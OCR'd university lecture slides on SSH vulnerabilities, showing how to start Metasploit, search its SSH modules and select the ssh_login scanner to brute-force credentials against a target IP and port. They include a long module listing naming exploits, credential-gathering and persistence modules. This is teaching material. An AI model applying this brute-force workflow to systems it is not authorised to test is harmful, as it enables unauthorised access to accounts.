CS 455 – Computer Security Fundamentals

Dr. Chen-Yeou (Charles) Yu

System and Networks Security

- **SSH Vulnerabilities**
  - **Yes! We Brute-Force! (But we focused on bad username / password combinations)**
    - ~~**nmap**~~
    - ~~**hydra**~~
      - ~~**hydra-wizard**~~
    - **metaspolit**
      - **libssh specific version attacks**

SSH Vulnerabilities

- Metasploit is a powerful but littlie bit complicated tool
- It has so many built-in modules.
- All you need to do is to pick up the “proper module”
    - Do the proper settings
        - Giving the target info.
            - IP address
            - Port
        - Giving the dictionary info, if you want to brute-force
            - User name, password
        - Attack!

SSH Vulnerabilities


- The way to initialize the metaspolit console is very easy. We only need to type “msfconsole”
- When we see a “msf6>” that means,

we entered its shell

- You can type “help” (and hit the [Enter])

to show the help menu (lots of info. here!),


or type the “exit” to quit the shell



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
                                        .,,.                  .
                                     .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                          d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                       d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b   88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`    _.,,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_______________________________________________________________   ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           `......;;;;... .  .


       =[ metasploit v6.2.36-dev                          ]
+ -- --=[ 2277 exploits - 1194 auxiliary - 408 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

SSH Vulnerabilities


- Since we re interested with SSH, let’s search the SSH related modules
  - search ssh
  - It will give you tons of info.



```
20  exploit/windows/ssh/freesshd_key_exchange                         2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
21  exploit/windows/ssh/freesshd_authbypass                           2010-08-11       excellent  Yes    Freesshd Authentication Bypass
22  auxiliary/scanner/http/gitlab_user_enum                           2014-11-21       normal     No     GitLab User Enumeration
23  exploit/multi/http/gitlab_shell_exec                              2013-11-04       excellent  Yes    Gitlab-shell Code Execution
24  exploit/linux/ssh/ibm_drm_a3user                                  2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
25  post/windows/manage/install_ssh                                                    normal     No     Install OpenSSH for Windows
26  payload/generic/ssh/interact                                                       normal     No     Interact with Established SSH Connection
27  post/multi/gather/jenkins_gather                                                   normal     No     Jenkins Credential Collector
28  auxiliary/scanner/ssh/juniper_backdoor                            2015-12-20       normal     No     Juniper SSH Backdoor Scanner
29  auxiliary/scanner/ssh/detect_kippo                                                 normal     No     Kippo SSH Honeypot Detector
30  post/linux/gather/enum_network                                                     normal     No     Linux Gather Network Information
31  exploit/linux/local/ptrace_traceme_pkexec_helper                  2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
32  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey        2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
33  exploit/multi/http/git_submodule_command_exec                     2017-08-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
34  exploit/linux/ssh/mercurial_ssh_exec                              2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
35  exploit/linux/ssh/microfocus_obr_shrboadmin                       2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
36  post/multi/gather/ssh_creds                                                        normal     No     Multi Gather OpenSSH PKI Credentials Collection
37  exploit/solaris/ssh/pam_username_bof                              2020-10-20       normal     Yes    Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
38  exploit/windows/ssh/putty_msg_debug                               2002-12-16       normal     No     PuTTY Buffer Overflow
39  post/windows/gather/enum_putty_saved_sessions                                      normal     No     PuTTY Saved Sessions Enumeration Module
40  auxiliary/gather/qnap_lfi                                         2019-11-25       normal     Yes    QNAP QTS and Photo Station Local File Inclusion
41  exploit/linux/ssh/quantum_dxi_known_privkey                       2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
42  exploit/linux/ssh/quantum_vmpro_backdoor                          2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
43  auxiliary/fuzzers/ssh/ssh_version_15                                               normal     No     SSH 1.5 Version Fuzzer
44  auxiliary/fuzzers/ssh/ssh_version_2                                                normal     No     SSH 2.0 Version Fuzzer
45  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                                          normal     No     SSH Key Exchange Init Corruption
46  post/linux/manage/sshkey_persistence                                               excellent  No     SSH Key Persistence
47  post/windows/manage/sshkey_persistence                                             good       No     SSH Key Persistence
48  auxiliary/scanner/ssh/ssh_login                                                    normal     No     SSH Login Check Scanner
49  auxiliary/scanner/ssh/ssh_identify_pubkeys                                         normal     No     SSH Public Key Acceptance Scanner
50  auxiliary/scanner/ssh/ssh_login_pubkey                                             normal     No     SSH Public Key Login Scanner
51  exploit/multi/ssh/sshexec                                         1999-01-01       manual     No     SSH User Code Execution
52  auxiliary/scanner/ssh/ssh_enumusers                                                normal     No     SSH Username Enumeration
53  auxiliary/fuzzers/ssh/ssh_version_corrupt                                          normal     No     SSH Version Corruption
54  auxiliary/scanner/ssh/ssh_version                                                  normal     No     SSH Version Scanner
55  post/multi/gather/saltstack_salt                                                   normal     No     SaltStack Salt Information Gatherer
56  exploit/unix/http/schneider_electric_net55xx_encoder              2019-01-25       excellent  Yes    Schneider Electric Pelco Endura NET55XX Encoder
57  exploit/windows/ssh/securecrt_ssh1                                2002-07-23       average    No     SecureCRT SSH1 Buffer Overflow
58  exploit/linux/ssh/solarwinds_lem_exec                             2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
59  exploit/linux/http/sourcegraph_gitserver_sshcmd                   2022-02-18       excellent  Yes    Sourcegraph gitserver sshCommand RCE
60  exploit/linux/ssh/symantec_smg_ssh                                2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
61  exploit/linux/http/symantec_messaging_gateway_exec                2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
62  exploit/windows/ssh/sysax_ssh_username                            2012-02-27       normal     Yes    Sysax 5.53 SSH Username Buffer Overflow
63  auxiliary/dos/windows/ssh/sysax_sshd_kexchange                    2013-03-17       normal     No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
64  exploit/unix/ssh/tectia_passwd_changereq                          2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
65  auxiliary/scanner/ssh/ssh_enum_git_keys                                            normal     No     Test SSH Github Access
66  exploit/linux/http/ubiquiti_airos_file_upload                     2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
67  payload/cmd/unix/reverse_ssh                                                       normal     No     Unix Command Shell, Reverse TCP SSH
68  exploit/linux/ssh/vmware_vdp_known_privkey                        2016-12-20       excellent  No     VMware VDP Known SSH Key
69  exploit/multi/http/vmware_vcenter_uploadova_rce                   2021-02-23       manual     Yes    VMware vCenter Server Unauthenticated OVA File Upload RCE
70  exploit/linux/ssh/vyos_restricted_shell_privesc                   2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
71  post/windows/gather/credentials/mremote                                            normal     No     Windows Gather mRemote Saved Password Extraction
72  exploit/windows/local/unquoted_service_path                       2001-10-25       excellent  Yes    Windows Unquoted Service Path Privilege Escalation
73  auxiliary/scanner/ssh/libssh_auth_bypass                          2018-10-16       normal     No     libssh Authentication Bypass Scanner
74  exploit/linux/http/php_imap_open_rce                              2018-10-23       good       Yes    php imap_open Remote Code Execution
```


SSH Vulnerabilities

- See that? We can just type use type “use 48”. This is our interest



```
   57  exploit/windows/ssh/securecrt_ssh1                                2002-07-23       average    No     SecureCRT SSH1 Buffer Overflow
   58  exploit/linux/ssh/solarwinds_lem_exec                             2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
   59  exploit/linux/http/sourcegraph_gitserver_sshcmd                   2022-02-18       excellent  Yes    Sourcegraph gitserver sshCommand RCE
   60  exploit/linux/ssh/symantec_smg_ssh                                2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   61  exploit/linux/http/symantec_messaging_gateway_exec                2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
   62  exploit/windows/ssh/sysax_ssh_username                            2012-02-27       normal     Yes    Sysax 5.53 SSH Username Buffer Overflow
   63  auxiliary/dos/windows/ssh/sysax_sshd_kexchange                    2013-03-17       normal     No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   64  exploit/unix/ssh/tectia_passwd_changereq                          2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   65  auxiliary/scanner/ssh/ssh_enum_git_keys                                            normal     No     Test SSH Github Access
   66  exploit/linux/http/ubiquiti_airos_file_upload                     2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
   67  payload/cmd/unix/reverse_ssh                                                       normal     No     Unix Command Shell, Reverse TCP SSH
   68  exploit/linux/ssh/vmware_vdp_known_privkey                        2016-12-20       excellent  No     VMware VDP Known SSH Key
   69  exploit/multi/http/vmware_vcenter_uploadova_rce                   2021-02-23       manual     Yes    VMware vCenter Server Unauthenticated OVA File Upload RCE
   70  exploit/linux/ssh/vyos_restricted_shell_privesc                   2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   71  post/windows/gather/credentials/mremote                                            normal     No     Windows Gather mRemote Saved Password Extraction
   72  exploit/windows/local/unquoted_service_path                       2001-10-25       excellent  Yes    Windows Unquoted Service Path Privilege Escalation
   73  auxiliary/scanner/ssh/libssh_auth_bypass                          2018-10-16       normal     No     libssh Authentication Bypass Scanner
   74  exploit/linux/http/php_imap_open_rce                              2018-10-23       good       Yes    php imap_open Remote Code Execution


Interact with a module by name or index. For example info 74, use 74 or use exploit/linux/http/php_imap_open_rce

msf6 >
```

